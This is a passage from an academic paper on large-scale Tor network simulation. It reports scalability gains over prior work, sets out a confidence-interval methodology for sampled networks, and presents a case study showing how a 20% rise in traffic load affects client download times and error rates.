
Figure 2: Results from 10 simulations at network scale $s = 0.31$ (modeled using Tor network state from 2019-01) and 1 simulation using state-of-the-art methods from CCS 2018 [38] (modeled using Tor network state from 2018-01) compared to reproducible Tor metrics [68] during the respective years. Shown are benchmark client metrics for: (a) circuit build times; (b) round trip times (time from data request to first byte of response); (c) download error rate; (d) download goodput (i.e., transfer rate for range [0.5 MiB, 1 MiB] over 1 MiB and 5 MiB transfers), and (e)–(g) download times for transfers of size 50 KiB, 1 MiB, and 5 MiB. Relay goodput in (h) is, for each second, the sum over all relays of application bytes written (extrapolated by a $1/0.31$ factor to account for scale). (Note that circuit times in (a) are unavailable in the CCS 2018 model [38].) The shaded areas represent 95% confidence intervals (CIs) that were computed following our method from §5.

time required to bootstrap all Tor relays and clients, initialize all traffic generators, and reach steady state. We reduced the time required to execute the bootstrapping process by 2 days, 18 hours, or 80%, while we reduced the total time required to run the bootstrapping process plus 25 simulated minutes of steady state by 33 days, 12 hours, or 94%. The ratio of real time units required to execute each simulated time unit during steady state (i.e., after bootstrapping has completed) was reduced by 96%, further highlighting our achieved speedup. When compared to models of the same $s = 31\%$ scale from previous work, we observed that our improvements reduced the maximum RAM required to run bootstrapping plus 25 simulated minutes of steady state from 2.6 TiB down to 932 GiB (a total reduction of 1.7 TiB, or 64%).

Second, we demonstrate how our improvements enable us to run significantly larger models by running three Tor models at scale $s = 1.0$, i.e., at 100% of the size of the true Tor network. We are the first to simulate Tor test networks of this scale.[13] The bottom part of Table 2 shows that each of

[12] Although the models used Tor data spanning one month, we consider it reasonable to reflect the general state of Tor throughout the respective year.

[13] We attempted to run a 100% scale Tor network using the CCS 2018 model [38], but it did not complete the bootstrapping phase within 30 days.



(a) Circuit Build **(b)** Circuit RTT **(c)** DL Error Rate **(d)** DL Goodput

(e) TTLB 50 KiB **(f)** TTLB 1 MiB **(g)** TTLB 5 MiB **(h)** Relay Goodput

Figure 3: Results from 3 simulations at network scale $s = 1.0$ (modeled using Tor network state from 2019-01) compared to reproducible Tor metrics [68]. The metrics are as were defined in the Fig. 2 caption. The shaded areas represent 95% confidence intervals (CIs) that were computed following our method from §5.

Table 2: Scalability improvements over the state of the art

Model	Scale $s^\star$	RAM	Bootstrap Time	Total Time	Ω°
CCS'18 [38]†	31%	2.6 TiB	3 days, 11 hrs.	35 days, 14 hrs.	1850
This work†	31%	932 GiB	17 hrs.	2 days, 2 hrs.	79
This work‡	100%	3.9 TiB	2 days, 21 hrs.	8 days, 6 hrs.	310

* **31%**: ≈2k relays and ≈250k users; **100%**: 6,489 relays and 792k users
$^\circ$ Ω: ratio of real time / simulated time in steady state (after bootstrapping)
† Using 8×10-core Intel Xeon E7-8891v2 CPUs each running @3.2 GHz.
‡ Using 8×18-core Intel Xeon E7-8860v4 CPUs each running @2.2 GHz.

our 100% Tor networks consumed at most 3.9 TiB of RAM, completed bootstrapping in 2 days, 21 hours, and ran the entire simulation (bootstrapping plus 25 simulated minutes of steady state) in 8 days, 6 hours. We show in Figure 3 that our 100% networks also achieve similar performance compared to the metrics published by Tor [68]. Our results are plotted with 95% confidence intervals to better understand how well our sampling methods are capable of reproducing the performance characteristics of the true Tor network. We describe how to conduct such a statistical inference in §5 next.

5 On the Statistical Significance of Results

Recall that our modeling methodology from §3.2 produces *sampled* Tor networks at scales of $0 < s \leq 1$ times the size of a 100% network. Because these networks are sampled using data from the true Tor network, there is an associated sampling error that must be quantified when making predictions about how the effects observed in sampled Tor networks generalize to the true Tor network. In this section, we establish a methodology for employing statistical inference to quantify the sampling error and make useful predictions from sampled networks. In our methodology, we: (i) use repeated sampling to generate multiple sampled Tor networks; (ii) estimate the true distribution of a random variable under study through measurements collected from multiple sampled network simulations; and (iii) compute statistical confidence intervals to define the precision of the estimation.

We remark that it is paramount to conduct a statistical inference when running experiments in sampled Tor networks in order to contextualize the results they generate. Our methodology employs confidence intervals (CIs) to establish the precision of estimations that are made across sampled networks. CIs will allow a researcher to make a statistical argument about the extent to which the results they have obtained are relevant to the real world. As we will demonstrate in §6, CIs help guide researchers to sample additional Tor networks (and run additional simulations) if necessary for drawing a particular conclusion in their research. Our methodology represents a shift in the state of the art of analysis methods typically used in Tor network performance research, which has previously ignored statistical inference and CIs altogether (see §2.4).

5.1 Methodology

When conducting research using experimental Tor networks, suppose we have an interest in a particular network metric; for example, our research might call for a focus on the distribution of time to last byte across all files of a given size downloaded through Tor as an indication of Tor performance (see our ontology in Appendix A for examples of other useful metrics). Because the values of such a variable are determined by the outcomes of statistical experiments, we refer to the variable as random variable X. The true probability distribution over X is $P(X)$, the true cumulative distribution is $F_X(x) = P(X \leq x)$, and the true inverse distribution at quantile y is $F_X^{-1}(y)$ such that $y = F_X(F_X^{-1}(y))$. Our goal is to estimate $P(X)$ (or equivalently, F_X and F_X^{-1}), which we do by running many simulations in sampled Tor networks and averaging the empirical distributions of X at a number of quantiles across these simulations. Table 3 summarizes the symbols that we use to describe our methodology.

Repeated Sampling: A single *network* sampled from the true Tor network may not consistently produce perfectly representative results due to the sampling error introduced in the model sampling process (i.e., §3). Similarly, a single *simulation* may not perfectly represent a sampled network due to the sampling error introduced by the random choices made in the simulator (e.g., guard selection). Multiple samples of each are needed to conduct a statistical inference and understand the error in these sampling processes.

We independently sample $n > 0$ Tor networks according to §3.2. The ith resulting Tor network is associated with a probability distribution $\widehat{P}_i(X)$ which is specific to the ith network and the relays that were chosen when generating it. To estimate $\widehat{P}_i(X)$, we run $m_i > 0$ simulations in the ith Tor net-

Table 3: Symbols used to describe our statistical methodology.

Symbol	Description
$P(X)$	true probability distribution of random variable X
$F_X(x)$	cumulative distribution function of X at x such that $P(X \leq x)$
$F_X^{-1}(y)$	inverse distribution function of X at y such that $y = F_X(F_X^{-1}(y))$
$\mu(y)$	estimate of inverse distribution function at quantile y
$\varepsilon(y)$	error on inverse distribution estimate at quantile y
n	number of independently sampled Tor networks
$\widehat{P}_i(X)$	probability distribution over X in network i
$\widehat{F}_{Xi}(x)$	cumulative distribution function of X at x such that $\widehat{P}_i(X \leq x)$
$\widehat{F}_{Xi}^{-1}(y)$	inverse distribution function of X in network i at quantile y
$\widehat{\mu}_i(y)$	estimate of inverse distribution function in network i at quantile y
$\widehat{\varepsilon}_i(y)$	error on inverse distribution estimate in network i at quantile y
m_i	number of simulations in sampled Tor network i
ν_{ij}	number of samples of X collected from sim j in net i
$\widetilde{E}_{ij}(X)$	empirical distribution over ν_{ij} samples of X from sim j in net i
$\widetilde{F}_{Xij}(x)$	cumulative distribution function of X at x such that $\widetilde{E}_{ij}(X \leq x)$
$\widetilde{F}_{Xij}^{-1}(y)$	inverse distribution function of X from sim j in net i at quantile y

work. During the jth simulation in the ith network, we sample ν_{ij} values of X from $\widehat{P}_i(X)$ (i.e., we collect ν_{ij} time to last byte measurements from the simulation). These ν_{ij} samples form the empirical distribution $\widetilde{E}_{ij}(X)$, and we have $\sum_{i=1}^{n} m_i$ such distributions in total (one for each simulation).

Estimating Distributions: Once we have completed the simulations and collected the $\sum_{i=1}^{n} m_i$ empirical distributions, we then estimate the inverse distributions $\widehat{F}_{Xi}^{-1}$ and F_X^{-1} associated with the sampled network and true probability distributions $\widehat{P}_i(X)$ and $P(X)$, respectively.

First, we estimate each $\widehat{F}_{Xi}^{-1}(y)$ at quantile y by taking the mean over the m_i empirical distributions from network i:

$$\widehat{F}_{Xi}^{-1}(y) = \widehat{\mu}_i(y) = \frac{1}{m_i}\sum_{j=1}^{m_i} \widetilde{F}_{Xij}^{-1}(y) \tag{1}$$

We refer to $\widehat{\mu}_i$ as an estimator of $\widehat{F}_{Xi}^{-1}$; when taken over a range of quantiles, it allows us to estimate the cumulative distribution $\widehat{F}_{Xi}(x) = \widehat{P}_i(X \leq x)$.

Second, we similarly estimate F_X^{-1} over all networks by taking the mean over the n distributions estimated above:

$$F_X^{-1}(y) \approx \mu(y) = \frac{1}{n}\sum_{i=1}^{n} \widehat{\mu}_i(y) \tag{2}$$

We refer to μ as an estimator of F_X^{-1}; when taken over a range of quantiles, it allows us to estimate the cumulative distribution $F_X(x) = P(X \leq x)$.

We visualize the process of estimating F_X^{-1} in Figure 4 using an example: Figure 4a shows $n = 3$ synthetic distributions where the upward arrows point to the $\widehat{F}_{Xi}^{-1}$ values from network i at quantile $y = .5$, and Figure 4b shows the mean of those values as the estimator μ. The example applies analogously when estimating each $\widehat{F}_{Xi}^{-1}$.

Computing Confidence Intervals: We quantify the precision of our estimator μ using CIs. To compute the CIs, we first quantify the measurement error associated with the empirical samples. This will often be negligible, but a possible source of nontrivial measurement error is resolution error; that is, if




Figure 4: A synthetic example of estimating the cumulative distribution of a random variable X (e.g., time to last byte). (a) The mean in Equation 2 and standard deviation in Equation 4 are computed over the $n = 3$ values at each quantile. (b) The estimated true distribution from Equation 2 is shown with confidence intervals from Equation 5.

the empirical results are reported to a resolution of r (e.g., 0.01 s), the resolution error for each sample will be $\frac{r}{\sqrt{12}}$, and the resolution error ζ_i for the empirical mean $\widehat{\mu}_i(y)$ of network i at quantile y is $\zeta_i = \frac{r}{\sqrt{12 m_i}}$. Next, we quantify the sampling error associated with the estimates from Equations 1 and 2. The error associated with $\widehat{\mu}_i$ for network i at quantile y is:

$$\widehat{\varepsilon}_i(y) = \widehat{\sigma}_i(y) \cdot t / \sqrt{m_i - 1} \tag{3}$$

where $\widehat{\sigma}_i(y) = \sqrt{\frac{1}{m_i}\sum_{j=1}^{m_i}(\widetilde{F}_{Xij}^{-1}(y) - \widehat{\mu}_i(y))^2 + \zeta_i^2}$ is the standard deviation over the m_i empirical values at quantile y (including the measurement error) and t is the t-value from the Student's t-distribution at confidence level α with $m_i - 1$ degrees of freedom [25, §10.5.1]. $\widehat{\varepsilon}_i(y)$ accounts for the sampling error and estimated true variance of the underlying distribution at y. The error associated with μ at quantile y is:

$$\varepsilon(y) = \delta(y) + \sigma(y) \cdot t / \sqrt{n - 1} \tag{4}$$

where $\sigma(y) = \sqrt{\frac{1}{n}\sum_{i=1}^{n}(\widehat{F}_{Xi}^{-1}(y) - \mu(y))^2}$ is the standard deviation over the n estimated inverse distribution values at quantile y, and $\delta(y) = \frac{1}{n}\sum_{i=1}^{n}\widehat{\varepsilon}_i(y)$ is the mean error from $\widehat{\mu}_i$ over all n sampled networks. $\varepsilon(y)$ accounts for the sampling error introduced in the Tor network model generation and in the simulations. We can then define the CI at quantile y as the interval that contains the true value from the inverse distribution $F_X^{-1}(y)$ with probability α:

$$\mu(y) - \varepsilon(y) \leq F_X^{-1}(y) \leq \mu(y) + \varepsilon(y) \tag{5}$$

The width of the interval is $2 \cdot \varepsilon(y)$, which we visualize at $y = .5$ with the downward arrows and over all quantiles with the shaded region in Figure 4b.

5.2 Discussion

Number of Samples Per Simulation: Recall that we collect ν_{ij} empirical samples of the random variable X from simulation j in network i. If we increase ν_{ij} (e.g., by running the simulation for a longer period of time), this will result in a "tighter" empirical distribution $\widetilde{E}_{ij}(X)$ that will more closely resemble the probability distribution $\widehat{P}_i(X)$. However, from




Figure 5: The width of the 95% CI (on the log-scale y-axis) can be significantly reduced by more than an order of magnitude after running experiments in fewer than 10 independently sampled Tor networks (when σ is normally distributed according to $\mathcal{N}(1,1)$).




Figure 6: Sampling error introduced by Shadow is much less significant than error introduced by Tor network sampling (i.e., §3).

Equation 1 we can see that $\widetilde{E}_{ij}(X)$ only contributes a single value to the computation of $\widehat{\mu}_i$ for each quantile. Therefore, once we have enough samples so that $\widetilde{E}_{ij}(X)$ reasonably approximates $\widehat{P}_i(X)$, it is more useful to run new simulations than to gather additional samples from the same simulation.

Number of Simulations Per Network: Additional simulations in network i will provide us with additional empirical distributions $\widetilde{E}_{i*}(X)$, which will enable us to obtain a better estimate of $\widehat{P}_i(X)$. Moreover, it will also increase the precision of the CI by reducing $\widehat{\varepsilon}_i$ in Equation 3: increasing the number of $\widetilde{E}_{i*}(X)$ values at each quantile will decrease the standard deviation $\widehat{\sigma}_i$ (if the values are normally distributed) and the t-value (by increasing the number of degrees of freedom) while increasing the square root component (in the denominator of $\widehat{\varepsilon}_i$).

Number of Sampled Networks: Additional simulations in independently sampled Tor networks will provide us with additional estimated $\widehat{P}_i(X)$ distributions, which will enable us to obtain a better estimate of $P(X)$. Similarly as above, additional $\widehat{P}_i(X)$ estimates will increase CI precision by reducing ε in Equation 4: the standard deviation σ and the t-value will decrease while the square root component will increase.

To give a concrete example, suppose σ is normally distributed according to $\mathcal{N}(1,1)$. The width of the resulting CI for each number of sampled networks $n \in [2,100]$ at quantiles $y \in \{0.5, 0.9, 0.99\}$ (i.e., P50, P90, and P99, respectively) is shown in Figure 5. Notice that the y-axis is drawn at log-scale, and shows that the width of the CI can be significantly reduced by more than an order of magnitude after running experiments in even just a small number of sampled networks. Additionally, we can see that the main improvement in confidence results from the first ten or so sampled networks, after which we observe relatively diminishing returns.

Scale: Another important factor to consider is the network scale $0 < s \leq 1$. Larger scales s (closer to 1) cause the probability distribution $\widehat{P}_i(X)$ of each sampled network to cluster more closely around the true probability distribution $P(X)$, while smaller values cause the $\widehat{P}_i(X)$ to vary more widely. Larger scales s therefore induce smaller values of $\sigma(y)$ and therefore $\varepsilon(y)$. (See §6.3 for a demonstration of this phenomenon.)

Sampling Error in Shadow: While ε includes the error due to sampling a scaled-down Tor network (i.e., §3), the main error that is accounted for in $\widehat{\varepsilon}_i$ is the sampling error introduced by the choices made in the simulator. If this error is low, running additional simulations in the same network will have a reduced effect. To check the sampling error introduced by Shadow, we ran 9 simulations (3 simulations in each of 3 independently sampled networks of scale $s = 0.1$) with unique simulator seeds. Figure 6 shows that the empirical distributions of the 50 KiB download times vary much more widely across sampled Tor networks than they do across simulations in the same network. Although it is ideal to run multiple simulations in each of multiple sampled networks, our results indicate that it may be a better use of resources to run *every* simulation in an independently sampled network. We believe this to be a reasonable optimization if a lack of available computational resources is a concern.

Conclusions: We have established a methodology for estimating the true distribution of random variables being studied across simulations in multiple Tor networks. Importantly, our methodology includes the computation of CIs that help researchers make statistical arguments about the conclusions they draw from Tor experiments. As we explained above and demonstrated in Figure 5, running simulations in smaller-scale Tor networks or in a smaller number of Tor networks for a particular configuration leads to larger CIs that limit us to drawing weaker conclusions from the results. Unfortunately, previous Tor research that utilizes Tor networks has focused exclusively on single Tor networks while completely ignoring CIs, leading to questionable conclusions (see §2.4).We argue that our methodology is superior to the state-of-the-art methods, and present in §6 a case study demonstrating how to put our methods into practice while conducting Tor research.

6 Case Study: Tor Usage and Performance

This section presents a case study on the effects of an increase in Tor usage on Tor client performance. Our primary goal is to demonstrate how to apply the methodologies we presented throughout this paper through a concrete set of experiments.

6.1 Motivation and Overview

Growing the Tor network is desirable because it improves anonymity [1] and access to information online [72]. One strategy for facilitating wider adoption of Tor is to deploy it in

more commonly used browsers. Brave now prominently advertises on its website Tor integration into its browser's private browsing mode, giving users the option to open a privacy-enhanced tab that routes traffic through Tor [10], and Mozilla is also interested in providing a similar "Super Private Browsing" mode for Firefox users [55]. However, Tor has never been deployed at the scale of popular browser deployments (Firefox has >250M monthly active users [56]), and many important research problems must be considered before such a deployment could occur [66]. For example, deploying Tor more widely could add enough load to the network that it reduces performance to the extent that some users are dissuaded from using it [18] while reducing anonymity for those that remain [1].

There has been little work in understanding the performance effects of increasing Tor network load as representative of the significant change in Tor usage that would likely occur in a wider deployment. Previous work that considered variable load did so primarily to showcase a new simulation tool [29] or to inform the design of a particular performance-enhancing algorithm [33, 37] rather than for the purpose of understanding network growth and scalability [44]. Moreover, previous studies of the effects of load on performance lack analyses of the statistical significance of the reported results, raising questions as to their practical meaning.

Guided by the foundations that we set out in this paper, we explore the performance effects of a sudden rise in Tor usage that could result from, e.g., a Mozilla deployment of Tor. In particular, we demonstrate the use of our methodologies with an example study of this simple hypothesis: *increasing the total user traffic load in Tor by 20% will reduce the performance of existing clients by increasing their download times and download error rates*. To study this hypothesis, we conduct a total of 420 simulations in independently sampled Tor networks across three network scale factors and two traffic load factors; we measure relevant performance properties and conduct a statistical analysis of the results following our methodology in §5. Our study demonstrates how to use our contributions to conduct statistically valid Tor performance research.

6.2 Experiment Setup

Experiments and Simulations: We refer to an *experiment* as a unique pair of network scale s and load ℓ configurations, and a *simulation* as a particular execution of an experiment configuration. We study our hypothesis with a set of 6 experiments; for each experiment, we run multiple simulations in independent Tor networks so that we can quantify the statistical significance of the results following our guidance from §5.

Tor Network Scale and Load: The Tor network scales that a researcher can consider are typically dependent on the amount of RAM to which they have access. Although we were able to run a 100% Tor network for our evaluation in §4, we do not expect that access to a machine with 4 TiB of RAM, as was required to run the simulation, will be common. Because it will be more informative, we focus our study on multiple smaller network scales with more accessible resource requirements while showing the change in confidence that results from running networks of different scales. In particular, our study considers Tor network scales of 1%, 10%, and 30% ($s \in \{0.01, 0.1, 0.3\}$) of the size of the true Tor network. At each of these network scales, we study the performance effects of 100% and 120% traffic load ($\ell \in \{1.0, 1.2\}$) using a process scale factor of $p = 0.01$, i.e., each TGen process simulates $1/0.01 = 100$ Tor users.

Number of Simulations: Another important consideration in our evaluation is the number n of simulations to run for each experiment. As explained in §5, running too few simulations will result in wider confidence intervals that will limit us to weaker conclusions. The number n of simulations that should be run typically depends on the results and the arguments being made, but in our case we run more than we require to validate our hypothesis in order to demonstrate the effects of varying n. As shown in the left part of Table 4, we run a total of 420 simulations across our 6 experiments (three network scales and two load factors) using two machine profiles: one profile included 4×8-core Intel Xeon E5-4627 CPUs running at a max clock speed of 3.3 GHz and 1.25 TiB of RAM; the other included 8×8-core Intel Xeon E5-4650 CPUs running at a max clock speed of 2.7 GHz and 1.5 TiB of RAM.

Simulation Configuration: We run each simulation using an independently sampled Tor network in order to ensure that we produce informative samples following our guidance from §5. Each Tor network is generated following our methodology from §3 using the parameter values described above and Tor network state files from January 2019. The resulting network composition for each scale s is shown in Table 5.

Each simulation was configured to run for 1 simulated hour. The relays bootstrapped a Tor overlay network within the first 5 minutes; all of the TGen clients and servers started their

Table 4: Tor usage and performance experiments in Shadow


Scale s	Load ℓ	Sims n	CPU*	RAM/Sim†	Run Time/Sim‡
1%	100%	100	4×8	35 GiB	4.8 hours
1%	120%	100	4×8	50 GiB	6.7 hours
10%	100%	100	4×8	355 GiB	19.4 hours
10%	120%	100	4×8	416 GiB	23.4 hours
30%	100%	10	8×8	1.07 TiB	4 days, 21 hours
30%	120%	10	8×8	1.25 TiB	5 days, 22 hours

* **4**×**8**-core Intel Xeon E5 @3.3 GHz; **8**×**8**-core Intel Xeon E5 @2.7 GHz.
† The median of the per-simulation max RAM usage over all simulations.
‡ The median of the per-simulation run time over all simulations.

Table 5: Network composition in each simulation*

Scale s	DirAuth	Guard	Middle	Exit	E+G†	Markov	Perf‡	Server
1%	3	20	36	4	4	100	8	10
10%	3	204	361	40	44	792	79	79
30%	3	612	1,086	118	129	2,376	238	238

* **Total** number of relays at s=1%: 67; at s=10%: 652; and at s=30%: 1,948.
† **E+G**: Relays with both the exit and guard flags ‡ **Perf**: Benchmark clients



(a) 1% Network Scale ($s = 0.01$) **(b)** 10% Network Scale ($s = 0.1$) **(c)** 30% Network Scale ($s = 0.3$)

Figure 7: Time to last byte in seconds of 1 MiB downloads from performance benchmarking clients from experiments with traffic load $\ell = 1.0$ and $\ell = 1.2$ in networks of various scale s. The results from each experiment are aggregated from n simulations following §5, and the CDFs are plotted with tail-logarithmic y-axes in order to highlight the long tail of network performance.

traffic generation process within 10 simulated minutes of the start of each simulation. TGen streams created by Markov clients were set to time out if no bytes were transferred in any contiguous 5 simulated minute period (the default apache client timeout), or if the streams were not complete within an absolute time of 10 simulated minutes. Timeouts for streams created by benchmarking clients were set to 15, 60, and 120 seconds for 50 KiB, 1 MiB, and 5 MiB transfers, respectively.

6.3 Results

During each simulation, we measure and collect the properties that allow us to understand our hypothesis. Ultimately, we would like to test if increasing the traffic load on the network by 20% (from $\ell = 1.0$ to $\ell = 1.2$) will reduce client performance. Therefore, we focus this study on client *download time* and *download error rates* while noting that it will very likely be useful to consider additional properties when studying more complex hypotheses (see Appendix A).

For each experiment, we combine the results from the n simulations[14] following the methodology outlined in §5 and present the estimated true cumulative distributions with the associated CIs (as in Figure 4) at $\alpha = 95\%$ confidence. We plot the results for varying values of n as overlapping intervals (the CIs tighten as n increases) for instructional purposes. Finally, we compare our results across network scales s to highlight the effect of scale on the confidence in the results.


Client Download Time: The time it takes to download a certain number of bytes through Tor (i.e., the time to first/last byte) allows us to assess and compare the overall performance that a Tor client experiences. We measure download times for the performance benchmarking clients throughout the simulations. We present in Figure 7 the time to last byte for 1 MiB file downloads, while noting that we find similar trends for other file download sizes as shown in the extended paper [40, Appendix D]. The CDFs are plotted with tail-logarithmic y-axes in order to highlight the long tail of network performance as is typically used as an indication of usability.

[14] We ignore the results from the first 20 simulated minutes of each simulation to allow time for the network to bootstrap and reach a steady state.

Figure 7a shows the result of our statistical analysis from §5 when using a network scale of 1% ($s = 0.01$). Against our expectation, our estimates of the true CDFs (i.e., the solid lines) indicate that the time to download 1 MiB files actually *decreased* after we increased the traffic load by 20%. However, notice the extent to which the confidence intervals overlap: for example, the width of the region of overlap of the $\ell = 1.0$ and $\ell = 1.2$ CIs is about 20 seconds at P90 (i.e., at $x \in [8, 28]$ seconds) when $n = 10$, and is about 3 seconds at P90 (i.e., at $x \in [16.5, 19.5]$ seconds) when $n = 100$. Importantly, the estimated true CDF for $\ell = 1.0$ falls completely within the CIs for $\ell = 1.2$ and the estimated true CDF for $\ell = 1.2$ falls completely within the CIs for $\ell = 1.0$, even when considering $n = 100$ simulations for each experiment. Therefore, it is possible that the x position of the true CDFs could actually be swapped compared to what is shown in Figure 7a. If we had followed previous work and ignored the CIs, it would have been very difficult to notice this statistical possibility. Based on these results alone, we are unable to draw conclusions about our hypothesis at the desired confidence.

Our experiments with the network scale of 10% offer more reliable results. Figure 7b shows the extent to which the CIs become narrower as n increases from 5 to 10 to 100. Although there is some overlap in the $\ell = 1.0$ and $\ell = 1.2$ CIs at some $y < 0.9$ values when n is either 5 or 10, we can confidently confirm our hypothesis when $n = 100$ because the estimated true CDFs and their CIs are completely distinguishable. Notice that the CI precision at $n = 10$ and $n = 100$ has increased compared to those from Figure 7a, because the larger scale network produces more representative empirical samples.

Finally, the results from our experiments with the network scale of 30% reinforce our previous conclusions about our hypothesis. Figure 7c shows that the estimated true CDFs and their CIs are completely distinguishable, allowing us to confirm our hypothesis even when $n = 5$. However, we notice an interesting phenomenon with the $\ell = 1.2$ CIs: the CI for $n = 10$ is unexpectedly *wider* than the CI for $n = 5$. This can be explained by the analysis shown in Figure 5: as n approaches 1, the uncertainty in the width of the CI grows



(a) 1% Network Scale ($s = 0.01$) **(b)** 10% Network Scale ($s = 0.1$) **(c)** 30% Network Scale ($s = 0.3$)

Figure 8: The download error rate (i.e., the fraction of failed over attempted downloads) for downloads of all sizes from performance benchmarking clients from experiments with traffic load $\ell = 1.0$ and $\ell = 1.2$ in networks of various scale s. The results from each experiment are aggregated from n simulations following §5.

rapidly. In our case, the empirical distributions from the first $n = 5$ networks that we generated happened to be more closely clustered by chance, but $n = 10$ resulted in a more diverse set of sampled networks that produced more varied empirical distributions. Our conclusions happen to be the same both when $n = 5$ and when $n = 10$, but this may not always be the case (e.g., when the performance differences between two experiments are less pronounced). We offer general conclusions based on our results later in this section.

Client Download Error Rate: The client download error rate (i.e., the fraction of failed over attempted downloads) helps us understand how additional traffic load would impact usability. Larger error rates indicate a more congested network and represent a poorer user experience. We measure the number of attempted and failed downloads throughout the simulations, and compute the download error rate across all downloads (independent of file size) for each performance benchmarking client. We present in Figure 8 the download error rate across all benchmarking clients. (Note that another general network assessment metric, Tor network goodput, is shown in the extended paper [40, Appendix D].)

Figure 8a shows the result of our statistical analysis from §5 when using a network scale of 1% ($s = 0.01$). As with the client download time metric, we see overlap in the $\ell = 1.0$ and $\ell = 1.2$ CIs when $n = 10$. Although it appears that the download error rates *decrease* when adding 20% load (because the range of the $\ell = 1.0$ CI is generally to the right of the range of the $\ell = 1.2$ CI), we are unable to draw conclusions at the desired confidence when $n = 10$. However, the $\ell = 1.0$ and $\ell = 1.2$ CIs become significantly narrower (and no longer overlap) with $n = 100$ simulations, and it becomes clear that adding 20% load increases the error rate.

Our experiments with the network scale of 10% again offer more reliable results. Figure 8b shows significant overlap in the $\ell = 1.0$ and $\ell = 1.2$ CIs when $n = 5$ simulations and a very slight overlap in CIs when $n = 10$. However, based on the estimated true CDF and CIs when $n = 100$, we can again confidently conclude that increasing the traffic load by 20% increases the download error rate because the CIs are clearly distinguishable. Notice that the CI precision for $\ell = 1.2$ compared to the CI precision for $\ell = 1.0$ offers an additional insight into the results: the error rate is more highly varied when $\ell = 1.2$, indicating that the user experience is much less *consistent* than it is when $\ell = 1.0$.

Finally, the results from our experiments with the network scale of 30% again reinforce our previous conclusions about our hypothesis. Figure 8c shows that the estimated true CDFs and their CIs are completely distinguishable, allowing us to confirm our hypothesis even when $n = 5$.

